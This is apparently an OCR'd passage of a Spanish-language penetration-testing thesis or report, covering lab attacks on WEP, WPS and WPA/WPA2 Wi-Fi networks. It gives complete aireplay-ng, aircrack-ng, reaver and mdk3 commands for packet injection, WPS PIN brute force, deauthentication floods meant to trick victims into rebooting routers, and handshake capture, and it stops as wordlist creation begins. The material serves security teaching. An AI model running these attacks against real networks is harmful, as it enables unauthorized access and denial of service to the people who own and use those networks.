
5.10 Fase de ataque a redes inalámbricas (wifi)

5.10.1 Ataque a redes WEP

Para iniciar con el ataque primero se localiza a la víctima, para ello es necesario tener conectada la interfaz wifi y en modo monitor.

Figura 74

Ataque a una red WEP




Nota: La red mostrada ha sido creada y vulnerada en un laboratorio controlado.

Se puede ver que hay una red que utiliza WEP, se copia la MAC para utilizarla en un ataque de sniffing a esa red en específico.

Figura 75

Sniffing a una red WEP




Nota: La imagen muestra la captura de paquetes en una red inalámbrica.

Para guardar estos datos en un archivo, se va a utilizar la opción *-w [nombre del archivo]* al final del comando de airodump-ng.

Se puede observar un dispositivo conectado a la red y este está generando tráfico, para atacar este tipo de redes es necesario la captura de una gran cantidad de paquetes para posteriormente crackear la contraseña. El tráfico capturado se puede visualizar por medio de wireshark, donde se ve que existe una comunicación entre la estación y el punto de acceso.

Figura 76

Tráfico capturado con Wireshark



Nota: El tráfico capturado con la herramienta airodump-ng se puede visualizar mediante Wireshark.

Existe un problema al atacar redes WEP, este problema se da cuando la red no tiene mucho tráfico y no es posible la captura de los paquetes para crackear la contraseña de la red, es ahí donde se utiliza un ataque *Fake Authentication*, consiste en establecer una conexión falsa con el punto de acceso para posteriormente con un ataque de inyección de paquetes generar tráfico.

5.10.2 WEP SKA

Para realizar el ataque de una red que utiliza llave compartida es necesario realizar un *ARP Request Replay Attack*, a continuación, se detalla el proceso de ataque.

1. Realizar un ataque de inyección de paquetes con aireplay-ng.

Figura 77


Opciones de aireplay-ng

Nota: Se puede observar que aireplay-ng tiene diferentes opciones para diferentes tipos de ataque.

2. *sudo aireplay-ng -3 -b 1C:B7:96:CD:F3:E7 -h [MAC dispositivo conectado] wlan0.* Este ataque generará consultas al arp al punto de acceso (AP), las cuales van a generar tráfico.

Figura 78

Ataque de arpreplay




Nota: la imagen muestra el proceso de un ataque de arpreplay.

3. Realizar un ataque de deautenticación contra el dispositivo conectado para que inicie el envió de Request, *sudo aireplay-ng -0 1 -a 1C:B7:96:CD:F3:E7 -c [MAC estación] wlan0*

Figura 79

Ataque de deautenticación con aireplay-ng




Nota: El ataque permite deautenticar a clientes legítimos de una red.

4. También es importante mencionar que es necesario tener monitoreada la red con airodump-ng en todo momento.

Figura 80

Captura de paquetes con airodump-ng en ataques WEP




Nota: La captura de paquetes debe permanecer activa en todo momento.

5. Se emplea *aircrack-ng* para realizar el crackeo de la contraseña WEP, se ejecuta el siguiente comando, *aircrack-ng -0 [Archivo].cap.*

Figura 81

Ataque de cracking a una red WEP



Nota: Esta herramienta intenta crackear la contraseña con los IV´s que sean capturados.

6. Finalmente muestra la contraseña.

Figura 82

Contraseña de red WEP crackeada

Nota: Muestra en pantalla la contraseña crackeada, así como el tiempo que tardó en obtenerla y la cantidad de IV´s necesarios.


5.11 Ataque a redes WPS

Para realizar la explotación de esta característica se utilizan las herramientas de *wash* y *reaver*,es necesario tener la tarjeta de red inalámbrica habilitada en modo monitor.

Al ejecutar la herramienta de *airodump-ng* se puede apreciar las redes cercanas, la seguridad que utilizan, la potencia, entre otras características adicionales, pero no muestra si la red está configurada con WPS.

Figura 83

Sniffing a redes inalámbricas con WPS activado




Nota: airodump-ng no muestra las redes que tienen WPS activado.

Para poder visualizar las redes que tienen habilitada la característica de WPS se utiliza la herramienta de *wash.*

wash -i [interface]

Figura 84

Redes con WPS activado



Nota: wash permite ver las redes cercanas con WPS activado.


La parte de *Lck* indica si la característica se encuentra bloqueada, esta característica puede llegar a bloquearse debido a un gran número de intentos fallidos.

Una vez fijado el objetivo de ataque, se utiliza la herramienta llamada reaver para iniciar la explotación.

sudo reaver -b 1C:B7:96:CD:F3:E6 -i wlan0 -c 11 -vv -N

Figura 85


Ataque a redes WPS con reaver



Nota: La imagen muestra el proceso de ataque a una red inalámbrica con WPS activado. Llegará un punto donde muestra un error parecido al mostrado en la imagen.

Figura 86

Rate Limiting detectado




Nota: El error indica un tiempo de espera, debido a una cantidad de intentos fallidos por encontrar el pin WPS correcto.

Esto indica que el AP aplicó el *rate limiting*, es una medida de seguridad ante varios intentos fallidos de conexión y por lo tanto aplica un bloqueo mediante el AP. Para poder evadir este problema se utiliza un *Bypassing* de *WPS Lock.*

Figura 87

Bloqueo de WPS en un punto de acceso




Nota: La imagen muestra como el punto de acceso ha bloqueado la característica WPS.

Cuando el Punto de Acceso aplica esta medida de bloqueo empezará a rechazar todo tipo de conexiones WPS, la forma de resolver el bloqueo consiste en reiniciar el punto de acceso, ya sea haciendo que la víctima lo reinicie o intentar resetear el router, esto se consigue realizando una denegación de servicio haciendo que el usuario víctima crea que no cuenta con una conexión a internet y por lo tanto reinicie el punto de acceso.

aireplay-ng -0 100000000 -a 1C:B7:96:CD:F3:E6 wlan0

Figura 88

Ataque DoS a un punto de acceso



Nota: El ataque tiene como fin engañar al usuario para reiniciar el punto de acceso.

Una vez reiniciado el router habrá desaparecido el bloqueo y se puede continuar con el ataque.

5.11.1 MKD3

Existe otra manera de forzar el reinicio del punto de acceso, empleando MDK3 se puede explotar el protocolo 802.11 y de esa manera encontrar una vulnerabilidad que pueda reiniciar el punto de acceso.

Figura 89

Ataque a una red inalámbrica con MDK3

```
MDK 3.0 v6 - "Yeah, well, whatever"
by ASPj of k2wrlz, using the osdep library from aircrack-ng
And with lots of help from the great aircrack-ng community:
Antragon, moongray, Ace, Zero_Chaos, Hirte, thefkboss, ducttape,
telek0miker, Le_Vert, sorbo, Andy Green, bahathir and Dawid Gajownik
THANK YOU!

MDK is a proof-of-concept tool to exploit common IEEE 802.11 protocol weal
sses.
IMPORTANT: It is your responsibility to make sure you have permission fro
he
network owner before running MDK against it.

This code is licenced under the GPLv2

MDK USAGE:
mdk3 <interface> <test_mode> [test_options]

Try mdk3 --fullhelp for all test options
Try mdk3 --help <test_mode> for info about one test only

TEST MODES:
b    - Beacon Flood Mode
       Sends beacon frames to show fake APs at clients.
       This can sometimes crash network scanners and even drivers!
a    - Authentication DoS mode
       Sends authentication frames to all APs found in range.
       Too much clients freeze or reset some APs.
p    - Basic probing and ESSID Bruteforce mode
       Probes AP and check for answer, useful for checking if SSID has
       been correctly decloaked or if AP is in your adaptors sending range
       SSID Bruteforcing is also possible with this test mode.
d    - Deauthentication / Disassociation Amok Mode
       Kicks everybody found from AP
m    - Michael shutdown exploitation (TKIP)
       Cancels all traffic continuously
```

Nota: MDK3 busca reiniciar el router para desbloquear la característica WPS. MDK3 no reinicia todos los routers y algunos de los routers al reiniciarlos no desbloquean la característica de WPS.

sudo mdk3 wlan0 a -a 1C:B7:96:CD:F3:E6 -m

Figura 90

Proceso de ataque con MDK3


```
AP 1C:B7:96:CD:F3:E6 is responding!
AP 1C:B7:96:CD:F3:E6 seems to be INVULNERABLE!
Device is still responding with   500 clients connected!
AP 1C:B7:96:CD:F3:E6 seems to be INVULNERABLE!
Device is still responding with  1000 clients connected!
AP 1C:B7:96:CD:F3:E6 seems to be INVULNERABLE!
Device is still responding with  1500 clients connected!
AP 1C:B7:96:CD:F3:E6 seems to be INVULNERABLE!
Device is still responding with  2000 clients connected!
AP 1C:B7:96:CD:F3:E6 seems to be INVULNERABLE!
Device is still responding with  2500 clients connected!
AP 1C:B7:96:CD:F3:E6 seems to be INVULNERABLE!
Device is still responding with  3000 clients connected!
AP 1C:B7:96:CD:F3:E6 seems to be INVULNERABLE!
Device is still responding with  3500 clients connected!
AP 1C:B7:96:CD:F3:E6 seems to be INVULNERABLE!
Device is still responding with  4000 clients connected!
AP 1C:B7:96:CD:F3:E6 seems to be INVULNERABLE!
Device is still responding with  4500 clients connected!
AP 1C:B7:96:CD:F3:E6 seems to be INVULNERABLE!
Device is still responding with  5000 clients connected!
AP 1C:B7:96:CD:F3:E6 seems to be INVULNERABLE!
Device is still responding with  5500 clients connected!
AP 1C:B7:96:CD:F3:E6 seems to be INVULNERABLE!
Device is still responding with  6000 clients connected!
AP 1C:B7:96:CD:F3:E6 seems to be INVULNERABLE!
Device is still responding with  6500 clients connected!
AP 1C:B7:96:CD:F3:E6 seems to be INVULNERABLE!
Device is still responding with  7000 clients connected!
AP 1C:B7:96:CD:F3:E6 seems to be INVULNERABLE!
Device is still responding with  7500 clients connected!
AP 1C:B7:96:CD:F3:E6 seems to be INVULNERABLE!
Device is still responding with  8000 clients connected!
AP 1C:B7:96:CD:F3:E6 seems to be INVULNERABLE!
```

Nota: La imagen muestra el proceso de ataque para la herramienta MDK3.

Puede haber casos donde esta herramienta no funcione y no reinicie el router, entonces se aplica aireplay-ng para que el usuario realice el reinicio manual del router.

Figura 91

Vulnerabilidades encontradas con MDK3




Nota: La imagen muestra la vulnerabilidad encontrada, y mediante la cual es posible reiniciar el punto de acceso.

La característica de bloqueo WPS del router cambió de estado y se puede volver a realizar el ataque.

Figura 92

Desbloqueo de WPS mediante MKD3



Nota: Se puede apreciar como el bloqueo desaparece y el ataque puede continuar.


Luego de algún tiempo encuentra el pin y la contraseña de la red, algunas veces se necesita cambiar el método de ataque utilizando una falsa autenticación con aireplay-ng y aumentando el argumento -A en reaver para realizar una autenticación externa.

aireplay-ng -1 20 -a 1C:B7:96:CD:F3:E6 -h [MAC atacante] wlan0

reaver -b 1C:B7:96:CD:F3:E6 -i wlan0 -c 7 -vv -N -A

Figura 93

Red WPS vulnerada



Nota: El pin WPS ha sido encontrado, esto permite que se pueda obtener la contraseña de la red.

5.12 Ataque a redes WPA/WPA2

El ataque a este tipo de redes se basa en la captura y crackeo del handshake, el cual es una negociación entre cliente y punto de acceso para establecer la conexión. Cuando se captura el handshake, no se captura la clave, sino diversos parámetros entre los cuales está la contraseña wifi cifrada.


Cuando un cliente intenta conectarse a una red, primero envía un paquete inicial conocido como handshake el cual baja cifrado, dentro de este se encuentra una llave con la que se va a conectar a la red, este handshake se puede intentar descifrar con algún ataque de fuerza bruta o diccionario.

5.12.1 Captura de handshake

Se tiene que contar con la interfaz inalámbrica en modo monitor y es necesario que la red cuente con algún un equipo conectado, en muchos casos este ataque puede llegar a ser algo demorado debido a que no siempre se puede entrar a redes donde haya una gran cantidad de usuarios conectándose constantemente.

Figura 94

Sniffing en redes WPA2




Nota: Solo se muestra información de las redes permitidas

Se utiliza la herramienta de airodump-ng para ver los dispositivos conectados a la red *pruebas*.

Figura 95

Captura de paquetes en WPA2




Nota: la captura de paquetes debe permanecer habilitada durante todo el proceso de ataque.

Es necesario que un dispositivo se conecte a la red para poder obtener el handshake ya que es ahí donde se envían las credenciales cifradas, también se puede realizar un ataque de deautenticación para forzar a que un equipo de la red se desconecte y se vuelva a conectar, de esa manera se vuelven a enviar las credenciales y pueden ser capturadas.

aireplay-ng -0 2 -a 1C:B7:96:CD:F3:E6 -c [MAC cliente conectado] wlan0

Figura 96

Deautenticación a un cliente legítimo de la red




Nota: El ataque tiene como fin obtener el handshake del dispositivo conectado.

El ataque funcionó al desconectar al cliente y posteriormente la estación se volvió a conectar a la red haciendo posible la captura del handshake.

Figura 97

Captura de handshake mediante airodump-ng



Nota: airodump-ng muestra un mensaje en la parte superior derecha al capturar el handshake de una red.

5.12.2 Crear un diccionario

Debido a que el handshake no contiene información que ayude a recuperar o calcular la llave, sino que contiene información que ayuda a comprobar si la llave brindada es válida o no.


Se intenta crackear la contraseña por medio de diccionario o fuerza bruta, para poder crear diccionarios se tienen diversas herramientas como Crunch, Cewl, Cupp, etc.

Para la creación de la wordlist utilizada en el crackeo de esta red se va a utilizar Crunch y Cupp, así mismo se definirá algunos puntos importantes que diferencian a estas herramientas en la creación de diccionarios o wordlist.

Crunch: esta herramienta ya viene instalada en Kali Linux y para utilizarla basta con escribir *Crunch –help* en la terminal.

Figura 98

Opciones de la herramienta crunch



